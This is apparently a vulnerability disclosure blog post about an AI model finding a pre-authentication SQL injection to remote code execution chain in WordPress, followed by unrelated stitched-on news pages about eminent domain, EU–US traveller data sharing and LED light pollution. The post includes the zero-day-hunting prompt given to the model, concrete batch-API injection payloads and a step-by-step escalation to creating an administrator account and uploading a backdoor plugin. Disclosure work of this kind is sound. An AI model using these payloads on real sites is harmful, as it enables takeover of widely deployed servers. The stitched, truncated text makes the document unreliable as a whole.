If you’re running WordPress and want to check if your instance is vulnerable, you can use our tool we’ve hosted here: https://wp2shell.com/.

We held off on publishing this issue to give defenders a chance to upgrade their WordPress instances over the weekend, but during that time, Calif and Hacktron were able to independently reproduce the full chain before other PoCs surfaced on GitHub.

The Story of wp2shell

Like most security researchers, we follow the new model releases at Searchlight Cyber very closely. When GPT5.6 Sol Ultra was released, we were very excited to test it out.

I had read that Sol had recently solved a famous mathematical conjecture called the Cycle Double Cover conjecture. As a security researcher, the interesting thing for me was that OpenAI released the prompt they used, which is published here. I hadn’t seen anyone in the security community talk about it at all or really mention it, but I thought that if this prompt was good enough to solve hard mathematical problems, it was probably good enough for security research too. I took the prompt and adapted it, then pointed it at WordPress and asked it to use 4 agents for at least 6 hours. Here is the exact prompt I landed on:

Current task statement:

This is a test of your ability to discover zero-days. The source of WordPress in this repository has a vulnerability that can be exploited from pre-authentication to RCE in a typical production deployment with MySQL; Success is a bug that would read /flag from the root of the filesystem.

Your task is to identify the chain that allows for RCE. You should do this from first principles by analysis of the code. Do not attempt to use changelogs, git history, or the internet to 'diff' the code against a patched version. Do not use the internet except for the specific carveouts below.

Use multiagents agressively. You may spawn up to 4 agents at any one time. Do not use a fixed assignment such as "N agents for strategy X." Instead, manage the search using the following heuristics:

- Begin with a genuinely diverse portfolio of approaches. Explore input parsing, charsets, file uploads, error handling, builtin routes, serialization and deserialization, caching, race conditions, encryption sanity checking, typing, mass assignment, and any other meaningfully attacker facing surface you identify.

- Maintain an explicit registry of approach families. Group agents by the research idea
they are using, not by superficial wording. If many agents converge to one family, redirect
some of them toward underexplored areas.

- Do not allow one approach to dominate merely because it seems the most promising or suspicious.

- When an approach stalls, mark that route as blocked. Only continue assigning agents to it if someone proposes a materially new mechanism, idea, or construction.

- Keep several incompatible research routes alive through multiple rounds. Cross-pollinate
ideas only after independent agents have developed them far enough to expose their real
strengths and gaps.

- Use adverserial agents throughout; any concrete bugs must be doubly checked for sanity reasons.

- The root agent should repeatedly synthesize, challenge, redirect, and launch new rounds.
Do not stop after the first wave fails. Produce a complete chain if one survives audit that would reach a flag at /flag;

Wordpress depends on a lot of other libraries and software. A third_party/ folder has been provided. You may use this folder to clone dependencies that you want to audit, such as other PHP libraries used by WordPress or the PHP/MySQL source code. RCE may require chaining bugs in these underlying libraries.

Do not return merely because current approaches fail or agents report no findings. Continue launching new rounds, reopening blocked approaches only when there is a genuinely new mechanism, and searching for fresh ideas. You may need to chain intermediate bugs (such as an authentication bypass).

Spend at least 6 hours on this before giving up.

The folder structure I used was as follows:

wordpress-ctf/
  main/
    # ... wordpress source ...
  third_party/
    # empty

Before starting, I cloned the latest stable WordPress release into main/ and removed the .git directory. I did this because I often find that LLMs look at the change history or the internet for hints when doing security research, and for novel vulnerability discovery, I personally think this is a waste of tokens. This is also why I added this line:

Do not attempt to use changelogs, git history, or the internet to 'diff' the code against a patched version. Do not use the internet except for the specific carveouts below.

My experience has also been that models will sometimes ‘cheat’ to achieve what you ask, either by choosing extremely unlikely configuration options or by fabricating preconditions that aren’t achievable by an attacker. This is why I am very clear that it should be pre-authentication to RCE in a typical production deployment with MySQL.

Finally, I have found that models don’t really ‘get into the weeds’ with the underlying libraries if they need to. Their first instinct is to search something about an API or PHP function if they don’t know it. But models are really good at reading source code, so I just ask them to read the source:

WordPress depends on a lot of other libraries and software. A third_party/ folder has been provided. You may use this folder to clone dependencies that you want to audit, such as other PHP libraries used by WordPress or the PHP/MySQL source code. RCE may require chaining bugs in these underlying libraries.

The rest of the prompt is taken almost wholesale from OpenAI’s CDC prompt.

When I came back, I saw in its running output that it claimed to have discovered a pre-authentication SQL injection. I didn’t quite believe this at first, as WordPress is one of the most hardened targets of all time, and it also hadn’t had any meaningful pre-auth vulnerabilities this decade. But as I understood what it had done, I realised that it had indeed discovered a fully pre-auth SQLi. Still not fully believing it, I installed a stock WordPress instance on a remote server and asked it to steal the administrator’s email. Within a couple of minutes, it printed the email I had used to set up the instance.

From there, I asked Sol if this could be escalated to an RCE. About 4 hours later, Sol responded in the affirmative: the pre-auth read-only SQLi can reliably be used to escalate privileges to admin without having to crack any passwords or do any offline computation.

Total usage: 50% of weekly usage. Pro-rata total cost on the $200 subscription: ~ $25 USD.

At this point, it dawned on me that I had an exploit in the default configuration for one of the most popular bits of software in the world. Estimates vary, but most agree that over 500 million instances of WordPress run worldwide.

I spent the next day untangling what Sol had done and preparing a report to send to WordPress. While the SQLi was fairly straightforward to understand, the post-exploitation work Sol had done to escalate this to RCE was completely absurd. It may have only taken Sol 4 hours to write, but it definitely took me much, much longer to understand. What follows is my (human) description of the exploit: the initial bug, the SQLi, and the post-exploit chain used to escalate to RCE.

The Bug

The WordPress batch API was introduced in WordPress 5.6 back in 2020 and allows users to make multiple virtual API requests in one request. You can reach this endpoint regardless of whether you are authenticated, but each subrequest gets passed that authentication information. A simple example of why you would want to use this is to update the title or tags of multiple blog posts at once; here is a simple example:

POST /wp-json/batch/v1 HTTP/1.1
Host: example.com
Authorization: Basic YWRtaW46YWRtaW4=
Content-Type: application/json

{
  "validation": "require-all-validate",
  "requests": [
    {
      "method": "PATCH",
      "path": "/wp/v2/posts/123",
      "body": {
        "title": "Updated first title"
      }
    },
    {
      "method": "PATCH",
      "path": "/wp/v2/posts/124",
      "body": {
        "title": "Updated second title"
      }
    }
  ]
}

If you directly hit an endpoint, such as POST /wp-json/wp/v2/posts, WordPress has a validation pipeline that roughly looks as follows:

- Check required and valid params with has_valid_params()
- Sanitize params with sanitize_params()
- Run the permission callback
- Execute the endpoint callback

This means that any parameters that flow into the endpoint callback itself have been validated to be of the right shape and data type. The API endpoints themselves rely on this validation in several places to make sure that, for example, a post ID is an integer, a post title is a string, and so on. Therefore, being able to bypass the parameter sanitization process is a big deal.

The batch API does things slightly differently. Rather than run the four-step process above serially, as you would expect, it batches the validation and the execution into two loops, as follows:

- For each request in the batch:
  - Check required and valid params with has_valid_params()
  - Sanitize params with sanitize_params()
- For each request in the batch:
  - Check that the validation succeeded
  - Run the permission callback
  - Execute the endpoint callback

This is implemented in class-wp-rest-server.php by having two arrays, one for matches ($matches) and one for validation ($validation). The intent is that each index $i in the matches array corresponds to the same index in the validation array. So $validation[0] contains the validation for $matches[0], $validation[1] contains the validation for $matches[1], and so on. The validation routine works as follows:

$matches    = array();
$validation = array();
$has_error  = false;

foreach ( $requests as $single_request ) {
    if ( is_wp_error( $single_request ) ) {
        $has_error    = true;
        $validation[] = $single_request;
        continue;
    }

    $match     = $this->match_request_to_handler( $single_request );
    $matches[] = $match;
    $error     = null;

    /* SNIP - ... do the validation ...  */

    if ( $error ) {
        $has_error    = true;
        $validation[] = $error;
    } else {
        $validation[] = true;
    }
}

$responses = array();

Do you spot the vulnerability here? If we take the is_wp_error( $single_request ) branch, the $validation array is updated, but because of the continue;, the matches array isn’t updated! Suppose the first request is malformed. The original requests and their validation results remain aligned, but every entry in $matches is shifted back by one position. The second execution loop skips the error at index 0. At index 1, it uses the original request at index 1 and that request’s validation result, but $matches[1] now contains the handler matched for the original request at index 2. $matches[0] is never used. This lets us validate one request and then execute it using the following request’s endpoint handler.

Using this, we can bypass all sanitization on every batch-enabled endpoint by matching every endpoint with the validation of a different endpoint that doesn’t sanitize the same parameters. But where can we use this?

The Sink

The route GET /wp/v2/posts allows users to list posts meeting certain criteria. The API offers functionality to exclude author IDs from the result:

  if ( ! empty( $query_vars['author__not_in'] ) ) {
    if ( is_array( $query_vars['author__not_in'] ) ) {
        $query_vars['author__not_in'] = array_unique(
            array_map( 'absint', $query_vars['author__not_in'] )
        );
        sort( $query_vars['author__not_in'] );
    }

    $author__not_in = implode(
        ',',
        (array) $query_vars['author__not_in']
    );

    $where .= " AND {$wpdb->posts}.post_author
        NOT IN ($author__not_in) ";
  }

There is a nasty bug here. If the input to author__not_in is an array, it will filter each item with absint, sanitizing it to be an integer. But if the input is a scalar, it will leave it untouched. Therefore, providing a scalar string such as "foobar" will just get interpolated directly into the raw SQL query with no escaping.

This wouldn’t ordinarily be a problem when calling this route directly, as the public author_exclude parameter must be an array of integers. The posts controller only maps it to author__not_in after validation. However, via the batch API, we have our validation/execution mismatch, allowing us to neatly sidestep the parameter validation. Let’s try it out:

POST /wp-json/batch/v1 HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 364

{
  "validation": "normal",
  "requests": [
    {
      "method": "POST",
      "path": "http://:"
    },
    {
      "method": "DELETE",
      "path": "/wp/v2/posts/1",
      "body": {
        "author_exclude": "foobar"
      }
    },
    {
      "method": "GET",
      "path": "/wp/v2/posts"
    }
  ]
}

Here we apply what we have so far. First, we have an invalid path in a request to desync the paths and body validation. The author_exclude parameter gets validated against the route DELETE /wp/v2/posts/1, which does not perform validation on it (it doesn’t recognise the parameter), but then, because of our desynchronisation, author_exclude gets applied to GET /wp/v2/posts instead. There’s only one problem:

requests[2][method] is not one of POST, PUT, PATCH, and DELETE.

The batch API does not support GET requests. The SQLi we found is only accessible via GET, so it seems we have hit a dead end. Sol’s solution to this is clever and quite instructive. The model realises that the validation of the request methods is implemented as parameter validation itself. Do we have a way to bypass parameter validation? Yes we do! We can use the desync bug! Therefore, Sol constructs a payload where it recursively calls the batch endpoint. In the inner call, because of the desync, the request method isn’t validated. Then we can make our GET request. The final payload for a pre-authentication SQLi is just:

POST /wp-json/batch/v1 HTTP/1.1
Host: localhost
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 656

{
  "requests": [
    {
      "method": "POST",
      "path": "http://:"
    },
    {
      "method": "POST",
      "path": "/wp/v2/posts",
      "body": {
        "requests": [
          {
            "method": "GET",
            "path": "http://:"
          },
          {
            "method": "DELETE",
            "path": "/wp/v2/posts/1",
            "body": {
              "author_exclude": "0) OR 1=1 -- "
            }
          },
          {
            "method": "GET",
            "path": "/wp/v2/posts"
          }
        ]
      }
    },
    {
      "method": "POST",
      "path": "/batch/v1"
    }
  ]
}

Here we exploit the batch API validation bug twice, recursively. In the outer request, we desync such that the method field isn’t validated. And then in the inner request, we desync again such that the author_exclude field isn’t validated. The payload 0) OR 1=1 -- will return all post rows, confirming the injection works. From here, a UNION-based injection can leak arbitrary database values by returning them in a full wp_posts-shaped row.

At this point, we had a pre-auth SQLi in WordPress, which is already a huge deal. Feeling empowered by the powers of the LLM, though, I asked it whether it was able to escalate this to a full-blown RCE.

My first instinct was to leak things like passwords, reset tokens, or API keys in order to escalate privileges. However, WordPress has a pretty robust security model, and all of these things are hashed in the database. Unless the administrator’s password is particularly weak and crackable for some reason, leaking the database is not enough to take over the administrator’s account. However, Sol quickly identified another promising angle:

The Cache

WordPress is highly performant. As part of this, WordPress maintains an in-memory cache of WP_Post objects seen throughout the request lifecycle. This isn’t persisted anywhere; once the request ends, these cached objects are discarded. However, if the same post is referred to multiple times throughout the request lifecycle, WordPress will use the cached post if it exists after fetching from the database for the first time. This avoids multiple roundtrips to the database if the same post is used multiple times in the same request. For example, a user might visit a post with ID 10, but at the same time, a sidebar widget lists the 5 most recent posts, including post ID 10, and so on.

Since we have a SQLi in the posts endpoint, we can use a UNION-based injection to ‘fake’ the posts that come back. Since these posts will be cached, we have an extraordinary amount of control over the data that gets cached about the post. In addition, WordPress does post-processing of the article text before rendering it, even via the API, and we control the full article text that’s being returned.

Even though we can poison the request cache, it’s not so obvious what we can do with this primitive. After all, the fake posts that we are returning aren’t real posts backed by the database, which limits impact across requests. It doesn’t look like we can turn these fake posts into real database rows – except…

The Embed

WordPress has a feature called embeds. By including a construction like [embed]https://example.com[/embed] within your article, provided that the remote page’s content is in a format WordPress supports, that content will be embedded in your article.

To prevent making the HTTP request every time the article is loaded, WordPress caches these embeds not just in memory, but at the database level as well. This takes the form of a post of type oembed_cache stored in the wp_posts table of the database.

WordPress posts are another supported embed type. If you embed a post and give a relative path rather than an absolute URL, WordPress will recognise that the URL points to a local post and not actually make the HTTP request at all. However, WordPress will not actually check that the post IDs referred to in the embed exist. Thus, placing text like [embed width="500" height="750"]/?p=10[/embed] will fabricate a database row of type oembed_cache with the embed data for post 10. Let’s say that new row ID is 11.

Now that we have a row in the database for post ID 11, things get interesting. If we abuse the same SQLi again, we can once more fabricate anything about the post we like in memory, and that will be stored in the in-memory per-request cache. However, this time, the in-memory and database-cached versions of the post differ. WordPress will recognise this and try to reconcile the two versions:

wp_update_post([
      'ID'           => 11,
      'post_content' => "benign html coming from the embed",
]);

Here, the ID and post_content are set before writing to the database. However, there are many other fields for a post, such as the post_status and the post_type. In the database, the post_type is oembed_cache, but using our SQLi, we can fabricate any post type we like, such as post (which is an ordinary WordPress post). If the database row and the in-memory cache disagree, WordPress will prefer the in-memory fields, which we fully control. Therefore, we can force the oembed_cache rows to become normal posts, suddenly ‘popping’ them into existence. The only thing we don’t control is the post_content—since that’s explicitly specified in the call to wp_update_post, we can’t override it.

The Changeset

Defacing a website with posts is interesting, especially given that we are able to fabricate them out of thin air on a SELECT-only SQLi. But it’s not RCE. What’s the next step? Sol hones in on a special type of post called a customize_changeset.

When you draft an edit to your site’s theme in WordPress, it needs to save these drafted changes to your site’s settings in some way. The way it does this is by using a special row in wp_posts with the post_type set to customize_changeset. Instead of saving the entire settings for the site as a blob, it stores a diff of the fields changed in post_content. A sample might look like this:

{
  "blogname": {
    "value": "This is a test site",
    "type": "option",
    "user_id": 1
  },
  "blogdescription": {
    "value": "I edited the description too",
    "type": "option",
    "user_id": 1
  },
  "header_textcolor": {
    "value": "112233",
    "type": "theme_mod",
    "user_id": 1
  }
}

If you resume editing the site theme, WordPress will temporarily apply the changeset, allowing you to continue editing where you left off. If you publish the changes, the changes will be applied to the site permanently.

Each thing you can change in a post has a key (such as blogname) and a three-element dictionary: the type of thing you are changing, the value of the change, and the user ID whose authority will be used to make the changes. In our case, the changes have user ID 1, so they will be applied with the administrator’s authority. When a changeset is applied, WordPress temporarily sets the current user using the user_id specified in the changeset:

wp_set_current_user($setting_user_id);

Thus, if a changeset is applied while we are an anonymous user, we can temporarily assume the administrator’s identity. There is one major issue: as mentioned, changesets use the post_content field to store the JSON of the changeset. This is the only field we currently don’t control as an attacker using our cache-poisoning trick because, in the wp_update_post call mentioned earlier, post_content is explicitly overridden with that of the embed. However, Sol discovers a gadget that will force WordPress to reconcile these conflicting cached representations.

The Cycle

WordPress allows posts to have a parent. This means you can think of the set of WordPress posts as a tree, each of which has zero or one parent. Here, we use an arrow that points from its child to its parent:

WordPress, however, does not allow cycles. For many operations, if WordPress applies a change to a post, it calls a filter wp_insert_post_parent which traverses to the post’s parent, the post’s parent’s parent, and so on, until reaching the top of the tree. This would mean that if the post hierarchy was somehow corrupted and the post graph had a cycle, WordPress could end up in an infinite loop:

This is relevant to page hierarchies. If you made a post a parent of itself, it could cause many issues.

WordPress has anticipated this scenario and added logic for cycle detection. If WordPress detects that there is a loop while updating a post hierarchy, it will update the post’s parent ID to zero:

wp_update_post(
    array(
        'ID'          => B,
        'post_parent' => 0,
    )
);

This is a different call to the earlier wp_update_post. Importantly, this call does not override post_content, so we can control the post_content with the fabricated in-memory post using the SQLi. Therefore, we can fabricate a legitimate customize_changeset with JSON associated with the admin user. This allows us to make changes to other posts as the administrator. However, once the change to another post is made, our rights revert to those of a guest. How do we go from being able to change post content to being able to do anything as administrator?

The Hook

To support its rich plugin ecosystem, WordPress has a feature called hooks. These hooks, with names like wp_enqueue_scripts or publish_post, allow plugins to ‘hook’ (as the name suggests) almost every part of the WordPress lifecycle. Hooks are separated into actions (things you can call but return no value) and filters (things that return a value). For example, a plugin author might want to add functionality to log all user logins and use hooks to do so:

add_action(
      'wp_login',
      function ( $username, $user ) {
          error_log( "{$username} logged in" );
      },
      10,
      2
  );

Action hooks can also be called manually with do_action(). When logging a user in, rather than just calling some internal ->wpLogin() function, WordPress uses do_action('wp_login', $username, $user_obj). This sort of dynamic dispatch is pervasive throughout the codebase and is also what makes WordPress so customizable.

When a post is published, WordPress allows users to hook that publish event. They do so by calling:

do_action(
    "{$new_status}_{$post->post_type}",
    $post->ID,
    $post
);

In a legitimate case, it might be that the status of a post has gone from draft to publish, so the dynamic action will be called publish_post, and plugins can hook that. Sol realises that this surface is accessible while we have assumed the temporary administrator role, and also realises that because we are fabricating the entire post in memory, new_status and $post->post_type can correspond to anything we like and don’t necessarily have to correspond to a legitimate post_type or status. This allows us, as an attacker, to call any action as an administrator, as long as it contains at least one underscore.

The major problem is that $post->ID is under our control, but it’s only an ID. Additionally, $post is a WP_Post object. That means that we have almost no control over the arguments that we provide to the actions. Sol again comes up with a strategy to solve this: it targets the parse_request hook. This hook is called at the very start of the request lifecycle, before almost anything is done. The result is that calling parse_request will replay the entire Batch API request from the beginning, except that now, we still have our temporarily assumed administrator role.

Now that we have all the pieces, let’s craft the exploit.

The Exploit

The final exploit makes two requests. For clarity, we will refer to each post ID we use in our exploit as a single letter, such as C or O. In reality, these letter variables can be substituted by any ID, as long as the ID is high enough to not clash with a legitimate ID already used by the target.

In the first request, we ‘seed’ the database with 3 oembed_cache rows for posts O, C and D. We do this by using the SQLi to return a fake post with ID zero with three embed links pointing to S:

[embed width="500" height="750"]/?p=S&wpsec_seed=foobar-outer[/embed] [embed width="500" height="750"]/?p=S&wpsec_seed=foobar-changeset[/embed] [embed width="500" height="750"]/?p=S&wpsec_seed=foobar-dispatch[/embed]

All three URLs point to the same S, but the extra query-string token differs. Therefore, they produce three different oEmbed cache hashes. The three hashes identify the future O, C, and D rows.

For the second request, we need six fake posts, constructed as follows:

  • O: publish/oembed_cache, empty content, stale timestamp with parent C
  • C: future/customize_changeset, changeset JSON with parent C
  • P: draft/page, with parent D
  • D: parse/request with itself as its parent
  • S: publish/post, for providing embed data
  • T: publish/post, containing the outer embed

The state of WordPress at the point of the SQLi looks as follows:

The forged post T kicks off execution. It contains an embed to S, which, since the request is to a local embed with hash for O, calls get_post(O). This is backed by a database row, and O is an embed backed by the post S (as we seeded in the first request). S doesn’t exist in the database and isn’t a real post, but that’s OK, since it’s in the in-memory post cache. Due to a fake post_modified_gmt we place on O, WordPress will believe the cache of S‘s data has expired, so it will call get_post(S), which returns data from the fake in-memory version of S. The data from S will be transformed by the embed routine into something suitable for embedding.

Since O‘s data has to be updated, it will call the following:

wp_update_post(
    array(
        'ID'           => O,
        'post_content' => $generated_html,
    )
);

Before writing the row for O, WordPress calls the wp_insert_post_parent filter. WordPress then discovers that O‘s parent, C, has a loop in its parent hierarchy. WordPress kicks off some logic to fix this, which ends up calling:

wp_update_post(
    array(
        'ID'          => C,
        'post_parent' => 0,
    )
);

C appears legitimate in the database, but in memory, our C is actually a customize_changeset. The fields of C look as follows:

post_status  = future
post_type    = customize_changeset
post_parent  = C
post_date    = a really old date
post_content = malicious changeset JSON
post_name    = valid changeset UUID

When C is being written to the database, WordPress recognises that the status of the changeset says it will be applied in the future, but the date to be applied is actually a date in the past. Therefore, WordPress will move to apply the changeset. It will read the changeset JSON:

{
  "nav_menus_created_posts": {
    "value": [P],
    "type": "option",
    "user_id": 1
  }
}

The changeset is updating a benign setting for P with user ID 1, so WordPress temporarily assumes the identity of the administrator to make this change. P doesn’t exist in the database, but it exists in memory as a draft, so that’s OK.

After applying the change, WordPress makes roughly the following call:

wp_update_post(
    array(
        'ID'          => P,
        'post_status' => 'publish',
    )
);

Using the same cycle gadget, WordPress calls the wp_insert_post_parent filter and realises that P‘s parent, D, has a cycle in its parent hierarchy. It moves to fix D in the same way:

wp_update_post(
    array(
        'ID'          => D,
        'post_parent' => 0,
    )
);

However, D isn’t a legitimate post at all. In fact, it has status parse and type request, neither of which are valid for WordPress normally. However, WordPress doesn’t realise this. After insertion into the database, WordPress calls the hook "{$new_status}_{$post_type}", which, for D, corresponds to parse_request. This kicks the whole request parsing pipeline off again, but this time, we still have the temporarily assumed administrator role.

Sol has been clever. In its original batch request, it included a request to create a new administrator. This request will fail on the first pass through /batch/v1, as we are executing it as a guest. But on the second pass, we are an administrator, so the call succeeds and a new administrator account is created.

Using this administrator account, we can simply log into the site and upload a backdoor plugin from a ZIP file. This results in code execution.

Is GPT5.6 Sol Superhuman?

This full exploit was produced in just over 10 hours. Having used every frontier model since the days of ChatGPT in 2022, my belief is that 5.6 represents a significant step up in security research compared to 5.5. When reading through the chain it produced, I was astonished by several creative exploitation techniques that I would previously have thought were only the domain of humans: the use of a recursive batch call to avoid the restriction on GET; the cache abuse to apply a changeset and temporarily escalate to administrator; and the choice of a fake post that ends up calling the parse_request hook to replay the request with the assumed role.

I make no general claims, but I can say with complete confidence that no security researcher could have found and completed this exploit chain in 10 hours without AI. Even if I gave them the original bug and asked them to exploit it for RCE, I’m not sure it would be possible in that timeframe. The ability to spot several disparate gadgets and chain them across a codebase is one hallmark of a good security researcher, and Sol does this with inhuman precision and clarity.

As the models get stronger and stronger, it seems like security research will become a bit higher-level—deciding what products and surfaces to investigate and for how long, steering research direction with prompts, and nudging the LLM when it veers off track. These meta skills are currently still handled quite poorly by AI and will become more and more important as the LLM is able to handle the bulk of the technical exploit development work. It’s clear that the field of security research is changing rapidly, and I’m excited to see what lies ahead.

About Searchlight Cyber

Customers of Searchlight Cyber’s ASM solution, Assetnote, are always first to receive checks for the novel vulnerabilities we discover – often weeks or months before public disclosure. Our Security Research Team continues to dig beyond public PoCs to deliver high-signal detections to our platform. Learn more.

The Daily Front Page 8 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Power Lines to the Future
article

When can a power company take your land for data center infrastructure?

by 1vuio0pswjnm7·▲ 169 points·147 comments·theconversation.com ↗
When can a power company take your land for data center infrastructure?

The artificial intelligence boom in the United States is being matched by a data center building boom. There are more than 3,000 data centers in the U.S. and another 1,500 in development, according to a Pew Research Center analysis.

While President Donald Trump has promoted AI advancement, calling it crucial to economic and national security, polling shows that 7 in 10 Americans oppose the construction of AI data centers in their communities, citing higher utility bills, pollution, noise and the loss of green space. These centers, which hold computer servers that process words, images and lines of code for large language models such as ChatGPT, also use high amounts of water and electricity.

There is growing opposition to the infrastructure surrounding them, too, particularly the transmission lines needed to power them, which often must cross land belonging to private citizens.

Where private citizens refuse to sell their land, companies are turning to eminent domain, the government’s inherent power to seize private property without a landowner’s consent. But does a line built to serve a private data center qualify?

I’m a legal scholar who studies eminent domain issues, and I interpret today’s disputes over seizure of property for the benefit of AI infrastructure as the latest incarnation of a long-standing debate about the limits of taking private property for public use.

Why is expansion needed?

Data centers have massive power needs that can stress electrical grids and threaten their reliability. In 2024 they accounted for more than 4% of the nation’s total electricity use. Demand will grow as more are built. To meet this demand, power companies must build more transmission lines – and acquire land to put them on.

Across the U.S. – in states such as Georgia and Pennsylvania – power companies have looked to eminent domain to facilitate these goals.

What is eminent domain?

Power companies can approach landowners to purchase easements for transmission lines; if landowners refuse, the government might force a sale.

The government may take private land without consent if the seizure is for “public use” and if the landowner is given “just compensation,” according to the takings clause of the Fifth Amendment of the U.S. Constitution.

While the federal government has the power to initiate eminent domain actions – also called condemnations – most are done by state and local governments.

Governments can also delegate this power to private entities or “common carriers,” such as power and water companies, though every state has its own rules for whether and how these utilities can exercise eminent domain. In Texas, for example, the state Supreme Court has held that a project must “serve the public” and “cannot be built only for the builder’s exclusive use” in order to qualify as a common carrier.

What is the ‘public use’ standard?

While property may be taken only for “public use,” the U.S. Supreme Court has interpreted that requirement permissively. In its 2005 Kelo v. City of New London decision, the court held that economic development qualified, allowing New London, Connecticut, to seize homes for private development around a Pfizer facility. That redevelopment, however, never happened, and Pfizer eventually left New London.

In response to that decision – and the public backlash that followed – 45 states enacted eminent domain reform laws.

In addition to reform laws, some state supreme courts interpret the eminent domain provisions of their own state constitutions more restrictively. The supreme courts of Michigan, Ohio and Oklahoma have all prohibited seizing private property to give it to another private party purely for economic development.

This means private landowners may have more success challenging condemnation actions under their state constitutions than in federal court. Still, courts typically permit exercise of eminent domain by utilities such as power companies.

Rows of transmission towers and power lines silhouetted against a hazy sky

Data centers used more than 4% of U.S. electricity in 2024, and demand is rising. Justin Sullivan/Getty Images

What does this mean for data center expansion?

Suits challenging the seizure of property for transmission lines on the grounds of public use have mixed results.

For example, the supreme courts of South Dakota and Vermont have each affirmed seizures by power companies, determining that providing at least some energy and improved power grid reliability to in-state customers were valid public uses.

But this argument changes if transmission lines, some of which cross state lines, don’t benefit anyone in the state.

In 1984, for example, the Mississippi Supreme Court rejected a power company’s condemnation action because the transmission line in question would have run from Mississippi into Louisiana without benefiting any Mississippi customers.

These decisions suggest that as data centers increase energy demand and stress current infrastructure, seizing land to improve power grid reliability will likely qualify as public use, especially if the intention is to secure reliability for in-state customers.

Still, arguments around whether additional transmission lines actually serve in-state customers may give landowners grounds for a challenge.

The Daily Front Page 9 of 26
Monday, July 20, 2026 The Daily Front No. 11 — The Price of Visa-Free Travel
article

The EU is about to sell our most sensitive data to the US for visa-free travel

by rapnie·▲ 500 points·301 comments·edri.org ↗
The Commission significantly caved in to US’s excessive demands for unfettered information access.

The European Commission is currently finalising negotiations with the Trump administration to conclude an “Enhanced Border Security Partnership” (EBSP) Framework Agreement allowing border control authorities to screen travellers against biometric databases and profile them for security concerns. The leaked draft text suggests that the Commission significantly caved in to US’s excessive demands for unfettered information access, exacerbating travel surveillance and putting our fundamental rights at risk.

US requires access to biometric databases to keep visa free travel

In 2022, the US government announced that it would require access to biometric databases of countries if they wish to keep visa exemption for their citizens travelling to the US, including European Union (EU) Member States. These new “Enhanced Border Security Partnerships” (EBSP) involve the automated exchange of personal data for the purposes of screening and identity verification of travellers.

While the European Commission started discussing the scheme with the US administration in 2022, it received the official mandate by the Council of the EU to lead the negotiations on behalf of Member States only in December 2025. The goal of these negotiations is to establish a “Framework Agreement” which would set out the modalities of the information exchange and general rules on processing of personal data between the US and Member States. It is on this basis that EU countries would then adopt their own bilateral EBSP agreements directly with the US (or adapt their existing arrangements).

The EU is giving into excessive US demands on immense profiling and surveillance of travellers

The US’s excessive demands for travellers’ profiling and surveillance in order to stay in its Visa Waiver Programme are nothing less than blackmail. The EU accepting the terms of this power struggle is extremely worrying for the rights of Europeans and any third country nationals registered in European databases.

The scheme implies systematic transfers of biometric data and other highly sensitive and subjective “indications of risk” based on European national databases to the US government, which has shown a blatant disregard for basic human rights in its harsh and inhumane treatment of migrants and visitors. In that regard, the draft text does nothing to protect from discrimination based on political opinions, which is worrying because the US is already cracking down political dissent, including its unlawful practice of screening travellers’ social media profiles. The sharing of individual risk assessments to supposedly protect “public security and public order” under the EBSP could further target opposition to the Trump administration, support to transgender people’s rights or protests against the genocide in Gaza expressed (publicly) on social media, with potentially significant impacts, including detention at the borders.

Furthermore it is very difficult to know the terms of the negotiations as the talks are shrouded in secrecy. However, in May 2026, EDRi member Statewatch leaked a “revised version” of the draft Framework Agreement, revealing the direction the future deal has taken.

According to EDRi’s analysis, the negotiated text seems to almost entirely reflect US demands for unfettered information access. This poses two major problems: (1) the text departs significantly from the Member States’ negotiation mandate; (2) its provisions are, in large parts, not compliant with EU primary and secondary law, notably the Charter of Fundamental Rights. Notably, they fall short of meeting EU fundamental requirement of reaching an essentially equivalent level of protection for international data transfers – something that the Court of Justice of the EU would have no doubt of and declare the agreement incompatible with EU law.

Our call to the EU: resist US pressure, protect key safeguards

EU leaders must fight to protect our fundamental rights against yet another instance of the US bullying the EU into dismantling key safeguards. A strong Europe needs a strong rulebook and our lawmakers must be focused on strengthening core protections against data exploitation and privacy violations – rather than acquiescing to the whims of the US.

EDRi recommends the Commission and the Council to push back against the US government’s blackmail and refuse to sell people’s personal data to a country with a very worrying human rights violations record and rapid democratic backsliding.

Read the open letter

The Daily Front Page 10 of 26
Monday, July 20, 2026 The Daily Front No. 11 — Night Skies vs. Cheap LEDs
article

LEDs’ potential to save our night skies

by defrost·▲ 231 points·173 comments·spectrum.ieee.org ↗
We’re squandering LEDs’ potential to save our night skies.

Bad decisions have turned efficient technology into a driver of light pollution. There is a better way

Nighttime view of the River Thames with modern Vauxhall and Nine Elms skyscraper cluster glowing in the background and the illuminated geometric facade of Millbank Tower prominent on the north bank.

The River Thames is aglow with light reflected from the Vauxhall and Nine Elms skyscraper clusters [left] and the illuminated face of the Millbank Tower [right].

Luigi Avantaggiato

Purple

In the chill of a London spring night, under overcast skies, iconic Trafalgar Square opens around me. Admiral Nelson rises on his pedestal, the National Gallery rests behind, the church of St Martin-in-the-Fields sits nearby. From the 13th century, the site served as the Royal Mews for hawks and then horses. By 1844, it was a public space at the heart of one of the biggest cities in the world.

Despite the square’s presence through that grand sweep of history, it’s not why I’m here. My interest is far more specific: I want to find out what happens to spaces like this when artificial light, specifically from light-emitting diodes (LEDs), intrudes. My companion tonight is Simon Thorp, a local lighting designer, who crouches in the shadows near Nelson’s spire, light meter in hand. “Two lux,” he reports, “and it’s very comfortable here.” Two lux is 10 to 20 times the illuminance of a full moon. We can see each other clearly, and a nearby sign assures us that closed-circuit television (CCTV) is in operation for safety’s sake.

A light designer uses a luxmeter to measure the light intensity emitted by a street lamp.

Light designer Simon Thorp uses a luxmeter to measure the intensity of light emitted by a street lamp in St. James’s Park, London.

Luigi Avantaggiato

Trafalgar Square captures the relationship between lighting and darkness that exists in almost every city, suburb, small town, and village around the world. The lighting here is a mishmash of old technologies and new, of shadow and glare, the ornamental gas lamps fronting the National Gallery all but washed out by the LEDs inside modern versions of traditional “brass and glass” fixtures a few meters away—21st-century technology housed in 19th-century designs.

The ugly truth of artificial lighting today is that in parts of London, as in many cities around the world, lighting levels are excessive, with unshielded illumination blasting in all directions. And the irony is that too much light invites danger: It creates shadows, impedes our vision, and gives the illusion, without the reality, of safety. Thorp notes that modern CCTV cameras are “pretty great” even at low-light levels, while harsh light makes it hard for both human eyes and digital sensors to see.

